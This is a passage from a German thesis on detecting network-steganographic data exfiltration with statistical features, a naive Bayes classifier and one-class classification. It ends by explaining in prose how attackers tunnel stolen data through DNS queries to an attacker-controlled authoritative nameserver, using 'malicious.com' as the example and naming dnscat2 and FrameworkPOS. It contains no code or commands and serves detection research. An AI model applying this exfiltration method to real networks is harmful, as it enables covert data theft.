Auf diese Weise soll eine zuverlässige Unterscheidung des legitimen Netzwerkverkehrs von einschlägigen Mustern einer Daten-Exfiltration mittels Netzwerk-Steganographie ermöglicht werden. Die benötigten Grundlagen der statistischen Analyse und des maschinellen Lernens werden in den nachfolgenden zwei Kapiteln herausgearbeitet.

2.2 Statistische Analyse

Eine Mustererkennung kann grundsätzlich unter Verwendung einer strukturellen oder statistischen Analyse erfolgen (vgl. [Aks16] und [AD12], S. 25-27). Die *strukturelle* Analyse dient im Wesentlichen dazu, ein komplexes Muster – beispielsweise ein Gesicht – hierarchisch in kleinere Sub-Muster wie Augen, Nase oder Mund zu zerlegen und die Beziehungen dieser einzelnen Bestandteile zueinander mithilfe von Graphen und formalen Grammatiken zu beschreiben. Werden im Zuge einer Bilderkennung die Sub-Muster eines Gesichts als solche erkannt, ist hierdurch eine automatisierte Erkennung des übergeordneten Musters möglich. Ferner ist unter Berücksichtigung der Beziehungen zwischen den einzelnen Sub-Mustern eine Unterscheidung zwischen verschiedenen Gesichtern realisierbar. Dieser Ansatz baut demnach allgemein auf die Existenz von strukturellen Ähnlichkeiten und Unterschieden der zu erfassenden Muster auf (vgl. [Aks16], S. 3). Im Zuge einer Analyse von dediziertem Netzwerkverkehr wie einer DNS- oder ICMP-Kommunikation sind jedoch typischerweise standardisierte, strukturell identisch (und nicht nur ähnlich) aufgebaute Pakete zu untersuchen. Infolgedessen ist der Ansatz für diese Arbeit nicht relevant.

Die *statistische* Analyse erlaubt hingegen im Kontext der Mustererkennung eine auf extrahierten Merkmalen gestützte Zuordnung eines Objekts zu einer von mehreren Klassen, ohne hierbei auf vordefinierte strukturelle Regeln angewiesen zu sein (vgl. [AD12], S. 25, [Aks16], S. 2). Dieser Ansatz hat sich bereits im Zuge der Überwachung einiger Kommunikationskanäle zur Realisierung verschiedener Erkennungsverfahren als vielversprechend erwiesen. Unter anderem werden in [FA13] die Möglichkeiten zur Detektion von DNS-Tunneln mithilfe einer Auswertung von statistischen Merkmalen des Netzwerkverkehrs wie der Paketgröße oder der Anzahl der gesendeten Bytes pro Domain diskutiert. Weiterhin existiert eine wissenschaftliche Arbeit, welche ein Verfahren zur Erkennung von IP-basierten Timing-Kanälen unter Verwendung der *packet inter-arrival time* (PIT) vorstellt (vgl. [LCC08]).

Nicht zuletzt wird die statistische Untersuchung der PIT in [Rog16] im Zuge eines eigens entwickelten Ansatzes zur Detektion von fortgeschrittenen Angriffen im Netzwerk mithilfe von Infection-Proxys herangezogen. Innerhalb dieses Kapitels erfolgt daher eine Einführung in die relevanten Grundbegriffe der statistischen Analyse sowie daran anknüpfend die Beleuchtung des allgemeinen Prozesses der Mustererkennung.

2.2.1 Grundbegriffe

Die statistische Analyse dient in dieser Arbeit sowohl der Identifizierung als auch der Auswertung von Mustern innerhalb des Netzwerkverkehrs, die zur Klassifizierung von legitimer Kommunikation und Daten-Exfiltration herangezogen werden sollen. Das **Muster** (engl. *pattern*) wird hierbei als Menge von Merkmalen zur Beschreibung eines zu klassifizierenden **Netzwerkobjekts**, zum Beispiel eines Pakets oder Netzwerk-Streams, definiert und typischerweise in Form eines Vektors dargestellt (vgl. [Sch91], S. 6). Bei einem **Merkmal** (engl. *feature*) handelt es sich entweder um eine kategorische oder numerische Variable (vgl. [Sch91], S. 6-7). Während beispielsweise eine IP-Adresse kategorisch ist, stellt die Paketgröße eine numerische Variable dar. Erfolgt eine konkrete Wertzuweisung zu einem Merkmal, wird diese auch als **Merkmalsausprägung** bezeichnet.

2.2.2 Prozess der Musterkennung

Der allgemeine Prozess der (statistischen) Mustererkennung untergliedert sich in die „Datenerfassung“, „Vorverarbeitung“[1], „Merkmalsextraktion“ und „Klassifizierung“ (siehe Abbildung 3).



Abbildung 3: Allgemeiner Prozess der Mustererkennung (vgl. [WC11], S. 3)

[1] Webb und Copsey verzichten in ihrer graphischen Modellierung des Prozesses auf eine explizite Nennung der Vorverarbeitung, weisen jedoch auf eine zu vereinfachte Darstellung hin. Unter Berücksichtigung weiterer Fachliteratur (vgl. [DHS00], S. 10, [Jun16]) wurde der Baustein daher aufgrund der Relevanz für diese Arbeit ergänzt.

In dieser Arbeit sollen die einzelnen Schritte die Grundlage zur Konzeption sowie Realisierung einer erfolgreichen Unterscheidung der legitimen Kommunikation von einer verdeckten Daten-Exfiltration liefern und werden aus diesem Grund nachfolgend erläutert.

Den ersten Schritt der Mustererkennung bildet die **Datenerfassung**. Zur Untersuchung des Netzwerkverkehrs kann diese beispielsweise auf Basis von *Netflow*, also den Informationen zu einzelnen IP-Datenströmen, realisiert werden (vgl. [Nat07], S. 65). *Netflow*-Daten lassen sich im Allgemeinen mithilfe von Routern, Switchen oder Firewalls erheben und an einer zentralen Stelle korrelieren. In Abhängigkeit von der benötigten Informationstiefe, die zur Extraktion von Merkmalen erforderlich ist, kann jedoch die Sammlung des Netzwerkverkehrs mithilfe eines als Sensor fungierenden Paket-Sniffers wie *tcpdump* (vgl. [JLM15]) notwendig sein. Hierbei ist insbesondere zur Vermeidung von Paketverlusten zu gewährleisten, dass die zu Grunde liegende Hardware sowie die Sensor-Software in Abhängigkeit von der Bandbreite und Auslastung des Netzwerks ausreichend performant sind (vgl. [DHS00], S. 9, [Sta14]).

Die aufgezeichneten Daten werden im Anschluss einer **Vorverarbeitung** unterzogen. Hierbei gilt es unter anderem eine Reduktion von irrelevanten Informationen durchzuführen (vgl. [Jun16], S. 33). Ferner soll durch eine Aufbereitung der übrigen Daten mittels verschiedener Methoden wie einer Normierung oder Zusammenfassung der relevanten Informationen die **Merkmalsextraktion** vorbereitet werden. Während der Extraktion erfolgt die Bestimmung von kategorischen oder numerischen Merkmalen. Bei letzteren Merkmalen handelt es sich in der Regel sowohl um *Lageparameter* wie dem arithmetischen Mittel oder dem Median als auch um *Streuungsparameter* wie der Standardabweichung oder Varianz. Das übergeordnete Ziel besteht darin, mithilfe der erfassten statistischen Merkmale ein Netzwerkobjekt bestmöglich zu beschreiben, um während der Klassifizierung entweder Ähnlichkeiten oder Unterschiede zwischen verschiedenen Objekten identifizieren zu können. Für jedes zu klassifizierende Netzwerkobjekt erfolgt hierzu eine Transformation der extrahierten Merkmale in ein Muster (vgl. [Jun16], S. 34). Dieses wird als r-dimensionaler Vektor $\vec{x} = (x_1, \dots, x_r)^T$, dessen Elemente x_i die Merkmalsausprägungen eines Netzwerkobjekts darstellen, beschrieben (^{T} zeigt die Vektor-Transposition an).

Sollen nun beispielhaft generische Netzwerk-Streams hinsichtlich ihrer Dauer, der Größe sowie der Anzahl der übertragenen Pakete untersucht werden, dann könnte

$$\vec{x} = (\text{Stream-Dauer}, \text{Stream-Größe}, \text{Paketanzahl})^T \quad (1)$$

ein Muster sein, welches die Merkmale zur Beschreibung eines Netzwerkobjekts definiert. Nach Abschluss der Extraktion entstehen beispielsweise die Vektoren

$$\vec{x}_1 = (3{,}5[s], 40.123[b], 42)^T \; und$$
$$\vec{x}_2 = (1{,}2[s], 921[b], 4)^T, \quad (2)$$

welche die exemplarisch gewählten Merkmalsausprägungen von zwei beobachteten Streams beinhalten und eine Klassifizierung zwischen legitimer Kommunikation und Daten-Exfiltration ermöglichen sollen.

Die **Klassifizierung** bildet den letzten Schritt des Prozesses der Mustererkennung. Unter Verwendung von statistischen Hilfsmitteln oder formalen Regeln soll hierbei im Allgemeinen eine Differenzierung zwischen voneinander unterscheidbaren Mustern durchgeführt werden. Hierzu ist es jedoch grundsätzlich erforderlich, die Muster einer maliziösen Kommunikation bereits vor einem Angriff im Zuge einer manuellen sowie typischerweise zeitintensiven Untersuchung als solche zu identifizieren und in entsprechende Erkennungssysteme wie einer IDS-Lösung einzupflegen. Dies stellt vor allem bei neuartigen und fortgeschrittenen sowie fortwährend weiterentwickelten Angriffs-techniken – zum Beispiel einer verdeckten Daten-Exfiltration – eine mit aktuellen Mitteln nicht umsetzbare Herausforderung dar (vgl. [Rie09], S. 5 und [Van11], S. 11).

Die in dieser Arbeit angestrebte und in der Fachliteratur diskutierte Lösung besteht in der Verwendung eines Klassifikators, der mithilfe von statistischer Analyse und Methoden des maschinellen Lernens automatisiert eine Detektion von verdeckter Daten-Exfiltration ermöglichen soll (vgl. [DCG+09], S. 5, [Rie09], S. 5 und [WC11]). Die grundlegende Idee besteht hierbei darin, die Muster eines Netzwerkverkehrs zunächst automatisiert zu erlernen, um im nächsten Schritt mithilfe des auf der Erfahrung selbstständig erzeugten Wissens eine Klassifizierung zwischen legitimer Kommunikation und verdeckter Daten-Exfiltration durchführen zu können.

2.3 Maschinelles Lernen

Im Wesentlichen wird beim maschinellen Lernen zwischen Algorithmen des unüberwachten (engl. *unsupervised*) und überwachten (engl. *supervised*) Lernens differenziert. Während erstere im Allgemeinen zur Segmentierung unstrukturierter Daten herangezogen werden und daher in dieser Arbeit nicht relevant sind, dienen letztere primär der Klassifizierung von Mustern (vgl. [Pre03], S. 6, 21). Innerhalb dieses Kapitels wird der vorgestellte Prozess der Mustererkennung daher zunächst um Methoden des *überwachten* maschinellen Lernens erweitert. Ferner erfolgt die Beschreibung eines Klassifikators, der eine automatisierte Differenzierung zwischen Mustern einer Daten-Exfiltration und der legitimen Netzwerk-Kommunikation leisten soll. Zuletzt wird das Konzept der einklassigen Klassifizierung diskutiert. Dieses dient im Wesentlichen dazu, eine Differenzierung zwischen Mustern von zwei Klassen anhand von erlernten Mustern einer einzigen Klasse, also beispielsweise nur der legitimen Kommunikation, zu ermöglichen.

2.3.1 Erweiterter Prozess der Mustererkennung

Die Erweiterung des in Kapitel 2.2.2 vorgestellten Prozesses der Mustererkennung besteht im Wesentlichen in den Schritten „Trainingsdaten-Partitionierung“ und „Lernen“ (vgl. [Jun16], S. 36). Weiterhin erfolgt in dieser Arbeit die Unterteilung des gesamten Prozesses in eine initial zu durchlaufende Lernphase sowie eine daran anknüpfende Arbeitsphase. Die „Datenerfassung“, „Vorverarbeitung“ und „Merkmalsextration“ sind ein wesentlicher Bestandteil beider Phasen und werden nachfolgend zur Übersichtlichkeit als „Muster-gewinnung“ zusammengefasst (siehe Abbildung 4).



Abbildung 4: Erweiterter Prozess der Mustererkennung

Die grundlegende Idee des überwachten maschinellen Lernens besteht darin, auf Basis der Trainingsdaten von *bekannten* Mustern ein **Modell** M zu erzeugen, welches einem Klassifikator während der Arbeitsphase erlaubt, ein *unbekanntes* Muster $\vec{x}$ automatisiert einer von C **Klassen** $\omega_1, \ldots, \omega_C$, für welche die Zugehörigkeit von $\vec{x}$ am wahrscheinlichsten ist, zuzuordnen (vgl. [Pre03], S. 21 und [WC11], S. 2-3). Zunächst wird daher die *Lernphase* beginnend mit den Schritten der *Mustergewinnung* durchlaufen (siehe Kapitel 2.2.2).

Unter Verwendung der hierbei gewonnen Muster, welche die extrahierten statistischen Merkmale beinhalten, erfolgt daran anknüpfend die **Trainingsdaten-Partitionierung**. Hierbei wird allgemein eine zufällige oder sequentielle Aufteilung von bekannten Mustern der zu klassifizierenden Netzwerkobjekte in jeweils eine Trainings-, Validierungs- und Testmenge vorgenommen (vgl. [Deo15]). Während des **Lernens** dient die Trainingsmenge zur Erzeugung eines Modells für den Klassifikator. Die beiden anderen Mengen ermöglichen sukzessiv innerhalb bzw. mit Abschluss des Lernvorgangs die Prüfung des erzeugten Modells hinsichtlich der Qualität, beispielsweise der Genauigkeit und Robustheit. Hierdurch soll der Überanpassung (engl. *overfitting*) des Modells, welche durch eine fortwährende Optimierung anhand eines einzelnen Datensatzes entstehen kann, entgegengewirkt werden. Mit Abschluss des Lernens kann in der *Arbeitsphase* nach der erneuten Mustergewinnung unter Verwendung des erzeugten Modells die eigentliche Klassifizierung von extrahierten *unbekannten* Mustern durchgeführt werden.

2.3.2 Naiver Bayes-Klassifikator

Zur Klassifizierung von Netzwerkverkehr haben sich bereits verschiedene Techniken des (überwachten) maschinellen Lernens wie Entscheidungsbäume oder neuronale Netze als vielversprechend erwiesen. Neuronale Netze benötigen jedoch im Allgemeinen eine umfassende sowie zeitintensive Trainingsphase und werden in der Fachwelt trotz langjähriger Forschung häufig als schwer zu interpretierende „Black Boxes“ diskutiert (vgl. [XHS09], S. 17, [Quo14], [Quo17]). Entscheidungsbäume sind grundsätzlich intuitiver als neuronale Netze zu verstehen und daher einfacher nachzuvollziehen. Sie wachsen jedoch vor allem bei einer Klassifizierung anhand von mehreren Merkmalen in der Regel schnell auf eine unübersichtliche Größe heran und neigen im Vergleich zu anderen Techniken häufiger zu einer Überanpassung des trainierten Modells (vgl. [XHS09], S. 17, [Sta12]).

Aus diesem Grund wird in dieser Arbeit ein weiteres in der Fachwelt etabliertes Verfahren eingesetzt – der naive Bayes-Klassifikator. Der naive Bayes erlaubt unter anderem bereits eine Detektion von Protokoll-Tunneln (vgl. [DCG+09]) sowie eine allgemeine Klassifizierung von Netzwerkverkehr (vgl. [EMA06]) und soll auch eine Erkennung von netzwerksteganographischer Daten-Exfiltration ermöglichen. Ein wesentlicher Vorteil dieses Verfahrens besteht darin, dass typischerweise bereits mit einer kleinen Menge von bekannten Mustern ein effizientes Modell zur zuverlässigen Erkennung trainiert werden kann. Das Lernen und die Klassifizierung sind hierbei nahezu in Echtzeit realisierbar und lassen sich ferner wegen der zu Grunde liegenden Mathematik im Detail nachvollziehen (vgl. [Quo17]).

Bei dem naiven Bayes-Ansatz handelt es sich um eine vereinfachte Version des Bayes-Klassifikators. Dieser basiert auf der *naiven* Annahme, dass die Merkmale eines Objekts voneinander unabhängig sind. Die Hypothese trifft zwar in der Regel nicht immer zu, reduziert jedoch im Allgemeinen die Komplexität zur Bestimmung der Klassenzugehörigkeit ohne hierbei die Erkennungsrate maßgeblich zu beeinträchtigen (vgl. [Opt16]). Ohne diese Annahme müssten – zum Beispiel bei Verwendung eines Bayesschen Netzes – die direkten Abhängigkeiten einzelner Merkmale aufwändig bestimmt und modelliert werden (vgl. [Krü12]). Die theoretische Grundlage für den Klassifikator bildet das Bayes-Theorem, dessen Herleitung bei Bedarf in [Neu05] und [Pre03] nachgelesen werden kann.

Ein r-dimensionales Muster $\vec{x}$ mit den Merkmalsausprägungen $x_i \in (x_1, \dots, x_r)^T$ sei nun einer bestmöglichen Klasse $\omega_j \in (\omega_1, \dots \omega_c)^T$ zuzuordnen. Dann erfolgt während der Arbeitsphase mithilfe des naiven Bayes-Klassifikators unter Verwendung der Formel

$$P(\omega_j|\vec{x}) = \frac{P(\vec{x}|\omega_j) \times P(\omega_j)}{P(\vec{x})} \tag{3}$$

für alle ω_j die Berechnung der Wahrscheinlichkeit, dass $\vec{x}$ dieser Klasse zugehörig ist. Das zu klassifizierende Muster wird hierdurch genau der Klasse ω_j zugewiesen, für welche $P(\omega_j|\vec{x})$ – also die bedingte Wahrscheinlichkeit dafür, dass $\vec{x}$ ihr angehört – am größten ist (vgl. [Pre03], S. 23). Auf die konkrete Herausforderung der Klassifizierung von Netzwerkverkehr angewendet, erfolgt hierbei die Berechnung der bedingten Wahrscheinlichkeit einer legitimen Kommunikation und einer Daten-Exfiltration für ein vorliegendes Muster $\vec{x}$.

Bei $P(\vec{x}|\omega_j)$, $P(\omega_j)$ und $P(\vec{x})$ handelt es sich um Erfahrungswerte aus dem Modell, das während der Lernphase berechnet wird. Die Berechnung erfolgt hierbei, indem eine Menge TD von Trainingsdaten mit verschiedenen Mustern $\vec{x}$ in Abhängigkeit eines jeweils zuvor manuell zu den Mustern hinzugefügten Klassenattributs c einer der beiden Klassen ω_1 = „Legitime Kommunikation“ und ω_2 = „Daten-Exfiltration“ zugeordnet wird (vgl. [Pre03], S. 21). $P(\omega_j)$ entspricht der relativen Häufigkeit der Netzwerkobjekte, die während der Lernphase der Klasse ω_j zugeordnet wurden. $P(\vec{x})$ ist die relative Häufigkeit eines im Zuge des Lernens beobachteten Musters x. Da dieser Wert für alle Klassen identisch ist, kann er für eine Bestimmung der Klassenzugehörigkeit vernachlässigt werden (vgl. [Neu05], [Pre03], S. 23) und erlaubt somit eine Vereinfachung der Funktion in Formel (3):

$$\underset{\omega_j \in \{\omega_1, \dots \omega_c\}}{argmax} \; P(\vec{x}|\omega_j) \times P\big(\omega_j\big) \tag{4}$$

Die angepasste Funktion liefert als Ergebnis die Klasse ω_j, für welche die Zugehörigkeit von $\vec{x}$ am wahrscheinlichsten ist. $P(\vec{x}|\omega_j)$ ist die beobachtete bedingte Wahrscheinlichkeit für ein Muster $\vec{x}$ unter der Voraussetzung, dass ω_j vorliegt. Die Berechnung von $P(\vec{x}|\omega_j)$ erfolgt unter der vorab erwähnten naiven Annahme, dass die während des Lernens beobachteten Merkmale x_i eines Musters $\vec{x}$ voneinander unabhängig sind und daher einfach miteinander multipliziert werden können. Infolgedessen ergibt sich die Gleichung

$$P\big(\vec{x}|\omega_j\big) = \prod_{i=1}^{r} P\big(x_i|\omega_j\big). \tag{5}$$

Hieraus lässt sich die angepasste Formel zur Bestimmung der Zugehörigkeit von $\vec{x}$ ableiten:

$$\underset{\omega_j \in \{\omega_1, \dots \omega_c\}}{arg\,max} \; P\big(\omega_j\big) \times \prod_{i=1}^{r} P(x_i|\omega_j)\,. \tag{6}$$

Durch die Funktion $arg\,max$ wird $\vec{x}$ der Klasse zugewiesen, für welche die beobachtete relative Häufigkeit der Netzwerkobjekte in den einzelnen Klassen $P\big(\omega_j\big)$ verrechnet mit dem Ergebnis von $\prod_{i=1}^{r} P(x_i|\omega_j)$ – also den multiplizierten beobachteten Wahrscheinlichkeiten aller Merkmalsausprägungen x_i in einer Klasse ω_j – am größten ist (vgl. [Pre03], S. 23-24).

Ist das jeweilige x_i eine kategorische Variable (siehe Kapitel 2.2.1), kann als Wahrscheinlichkeit die beobachtete relative Häufigkeit des Merkmals in der Klasse ω_j herangezogen werden (vgl. [Mei03]). Bei numerischen Variablen hat sich hingegen die Verwendung der Wahrscheinlichkeitsdichtefunktion für die *Gaußsche Normalverteilung*, die innerhalb von Kapitel 4 erläutert und angewendet wird, etabliert (vgl. [JL95], [Quo16], [Bro14]).

2.3.3 Einklassige Klassifizierung

Wie bereits erwähnt, soll der Klassifikator dazu dienen, auf Basis einer berechneten Wahrscheinlichkeit jedes extrahierte Muster $\vec{x}$ einer der Klassen ω_1 = „Legitime Kommunikation“ und ω_2 = „Daten-Exfiltration“ zuzuordnen (vgl. [Pre03], S. 23-24). Das während der Lernphase erzeugte Modell M wird hierbei im Allgemeinen unter Verwendung einer Menge TD von Trainingsdaten mit einer ausreichenden Anzahl von repräsentativen Mustern der beiden Klassen trainiert. Dieses Vorgehen wird in der Fachliteratur als **mehrklassige Klassifizierung** (engl. *multi-class classification*) bezeichnet und setzt für eine möglichst hohe Genauigkeit der korrekten Zuordnungen in der Lernphase eine ungefähre Balance zwischen der Anzahl sowie der Qualität von bekannten Mustern *aller* relevanten Klassen voraus (vgl. [KM14], S. 1). Vor allem bei fortgeschrittenen Angriffstechniken wie einer netzwerk-steganographischen Daten-Exfiltration stehen jedoch zur Extraktion geeigneter Muster oftmals nur begrenzt Mitschnitte von Netzwerkobjekten der maliziösen Klasse zur Verfügung (vgl. [Van11], S. 4, [Inf15]).

Unausgewogene Klassen stellen in der Praxis eine häufig diskutierte Herausforderung dar (vgl. [Sta15], [Cas14], [Bro15]). Aus diesem Grund werden in der Fachliteratur verschiedene Strategien, die trotz fehlender Daten die Erzeugung eines brauchbaren Modells möglich machen, diskutiert (vgl. [Bro15]):

Ein Ansatz besteht in der Generierung von synthetischen Daten. Hierbei sollen auf Basis von wenigen echten Datensätzen durch spezielle Algorithmen wie der *Synthetic Minority Over-sampling Technique* (SMOTE) zufällige Daten erzeugt werden (vgl. [CBH+02]). Trotz der randomisierten Erzeugung existiert hierbei die Gefahr einer Überanpassung des Modells (vgl. [Cas14], S. 7). Eine weitere Möglichkeit besteht in der kontrollierten Generierung von maliziösem Netzwerkverkehr unter Verwendung von bereits bekannter Angriffssoftware.

Hierbei ist jedoch zu berücksichtigen, dass sich vor allem die fortgeschrittenen Angriffstechniken stetig weiterentwickeln. Wird ein Modell mithilfe von bekannten, aus Perspektive des Angreifers veralteten Mustern erzeugt, besteht die Gefahr, neuartige oder modifizierte Angriffstechniken mithilfe dieses Modells nicht identifizieren zu können.

Infolgedessen wird in dieser Arbeit ein weiterer in der Fachwelt etablierter Ansatz – die **einklassige Klassifizierung** (engl. *one-class classification*) – herangezogen (vgl. [KM14], [Tax01], [DCG+09]). Diese soll es ermöglichen, ein Modell ausschließlich anhand der Klasse ω_1, also der legitimen Kommunikation, welche im Allgemeinen vielfach existiert oder mit einfachen Mitteln aufzuzeichnen ist, zu trainieren. Die Gefahr, neuartige oder modifizierte Angriffstechniken nicht zu erkennen, wird hierbei maßgeblich reduziert, da grundsätzlich keine Überanpassung des Modells auf Basis von veralteten Angriffsmustern erfolgen kann. Die grundlegende Idee zur Kompensation der fehlenden Klasse ω_2 besteht in der Einführung eines Schwellwerts t. Dieser wird im Zuge der initialen Lernphase festgelegt und stellt die untere Grenze für die Zugehörigkeitswahrscheinlichkeit eines Musters $\vec{x}$ zur Klasse ω_1 dar. Falls während der Arbeitsphase die für $\vec{x}$ berechnete Wahrscheinlichkeit den Schwellwert übersteigt und somit zu stark von ω_1 abweicht, ist von einer Daten-Exfiltration auszugehen.

Zur Realisierung einer einklassigen Klassifizierung ist die Modifizierung des in Formel (6) dargestellten naiven Bayes-Klassifikators notwendig (vgl. [Tax01], S. 57): Hierbei sei t ein Schwellwert, der während der Lernphase des Modells bestimmt wird. Dann erfolgt in der Arbeitsphase mithilfe der Funktion f die Zuordnung eines Musters $\vec{x}$ zur Klasse ω_1, also der legitimen Kommunikation, wenn gilt

$$f(\vec{x}) = \begin{cases} \omega_1, falls \prod_{i=1}^{r} P(x_i|\omega_1) \geq t, \\ \omega_2, sonst. \end{cases} \quad (7)$$

Durch die dargestellte Modifizierung des traditionellen naiven Bayes-Klassifikators wird das Muster $\vec{x}$ der Klasse ω_1 genau dann zugeordnet, wenn die multiplizierten beobachteten Wahrscheinlichkeiten aller Merkmalsausprägungen x_i der Klasse ω_1 größer als oder gleich des während der Lernphase definierten Schwellwerts t sind (vgl. [KM14], S. 16).

Die anfangs berücksichtigte beobachtete relative Häufigkeit der Netzwerkobjekte in den einzelnen Klassen $P(\omega_j)$ kann hierbei vernachlässigt werden, da diese durch die Existenz von genau einer Klasse automatisch den Wert 1 annimmt.

Im Kapitel „Grundlagen“ erfolgte einleitend die Erläuterung verschiedener Techniken der Daten-Exfiltration unter Einsatz von offenen und verdeckten Kanälen. Hierbei wurden traditionelle und neuartige Erkennungsansätze, welche eine Vielzahl der aufgezeigten Exfiltrationstechniken mindestens theoretisch erkennen können, aufgezeigt. Lediglich die Detektion eines verdeckten Datendiebstahls mittels netzwerk-steganographischer Verfahren stellt aktuell noch eine besondere Herausforderung dar.

Als Lösungsansatz dieser Arbeit soll ein auf statistischer Analyse und maschinellem Lernen basierendes Verfahren dienen, welches durch eine verhaltensbasierte Mustererkennung netzwerk-steganographische Daten-Exfiltrationen erkennen soll. Dieses Verfahren wird im weiteren Verlauf der Arbeit erforscht und realisiert. Infolgedessen erfolgte in den Grundlagen zunächst die Definition einiger relevanter Grundbegriffe der statistischen Analyse sowie des allgemeinen Prozesses der Mustererkennung.

Dieser Prozess wurde daran anknüpfend um Methoden des maschinellen Lernens erweitert. Hierzu erfolgten die Erläuterung von Grundbegriffen der Klassifizierung und ferner die Herausarbeitung des naiven Bayes-Klassifikators, der im weiteren Verlauf dieser Arbeit zur einklassigen Klassifizierung von statistischen Merkmalen des Netzwerkverkehrs herangezogen wird.

3 Netzwerk-Steganographie

Wie in Kapitel 2.1 „Daten-Exfiltration“ herausgearbeitet, stellt vor allem die Erkennung von Daten-Exfiltration mittels fortgeschrittener netzwerk-steganographischer Verfahren aktuell eine nicht zuverlässig lösbare Herausforderung dar. In der Fachwelt wird hierbei insbesondere ein Missbrauch der Protokolle DNS und ICMP, welche für eine grundlegende Netzwerk-Kommunikation notwendig sind und daher im Allgemeinen nicht eingeschränkt werden können, beobachtet und diskutiert (vgl. [Din12], [DSU16] und [GDA14]).

Innerhalb dieses Kapitels erfolgt eine Betrachtung der jeweiligen generischen Abläufe und technischen Umsetzungen von drei konkreten, in der realen Welt beobachteten Exfiltrationstechniken unter Verwendung von DNS- und ICMP-Steganographie. Hierdurch soll das technische Verständnis, welches im weiteren Verlauf der Arbeit zur Extraktion von einschlägigen Mustern innerhalb des Netzwerkverkehrs sowie zur Konzeption und Realisierung eines geeigneten Klassifikators dient, erarbeitet werden.

3.1 Autoritativer DNS-Nameserver

Die Internet Assigned Number Authority (IANA) gibt vor, dass für jede Webseite mindestens zwei autoritative Nameserver zur Auflösung von Domain-Anfragen in IP-Adressen vorhanden sein müssen (vgl. [Int17]). Diese autoritativen Systeme dienen im Wesentlichen dazu, die von nicht-autoritativen, rekursiven Nameservern zwecks Auflösung weitergeleiteten DNS-Anfragen verbindlich zu beantworten.

Die Weiterleitung der Anfragen erfolgt grundsätzlich, wenn die aufzulösenden Domains den nicht-autoritativen Servern entweder unbekannt sind oder die Gültigkeit der Antworten bereits abgelaufen ist (vgl. [IET87]). Dieser im DNS-Protokoll etablierte Mechanismus kann zum verdeckten Datendiebstahl missbraucht werden. Hierzu ist lediglich die Kontrolle über die für eine Domain verantwortlichen autoritativen Nameserver notwendig: Enkodiert ein Angreifer die Daten in eine für den zuständigen rekursiven Nameserver unbekannte DNS-Anfrage, erreicht diese Nachricht zur verbindlichen Auflösung aufgrund der Beschaffenheit des Protokolls automatisch einen zuständigen autoritativen Nameserver. Wird dieser Server von dem Angreifer kontrolliert, ist an dieser Stelle die Dekodierung der in der Anfrage übertragenen Daten möglich.

In Abbildung 5 wird am Beispiel der Domain *malicious.com* der generische Ablauf eines verdeckten Datendiebstahls mittels DNS, der bereits unter Verwendung von frei verfügbarer Software wie *dnscat2* oder Malware wie *FrameworkPOS* zu beobachten war (vgl. [Bow17], [GDA14]), dargestellt und nachfolgend im Detail beleuchtet:



Abbildung 5: Daten-Exfiltration mittels eines autoritativen DNS-Servers

Den Ausgangspunkt für die Daten-Exfiltration bildet beispielsweise ein mithilfe von Malware kompromittierter Client innerhalb eines Netzwerks (1). Unter Verwendung dieses Clients erfolgt mit dem Ziel eines unbemerkten Diebstahls von sensiblen Informationen eine Anfrage zur Auflösung der Domain *<sub>.malicious.com*. Hierzu wird ein DNS-Paket, welches die enkodierten Daten enthält, zu einem Zielsystem unter Kontrolle des Angreifers gesendet. Bei *<sub>* handelt es sich idealerweise um eine einzigartige Subdomain, die bisher noch keinem rekursiven Nameserver bekannt ist. Hierdurch soll sichergestellt werden, dass das DNS-Paket zwecks Beantwortung der vermeintlich legitimen Anfrage bis zum Nameserver des Angreifers weitergeleitet wird.

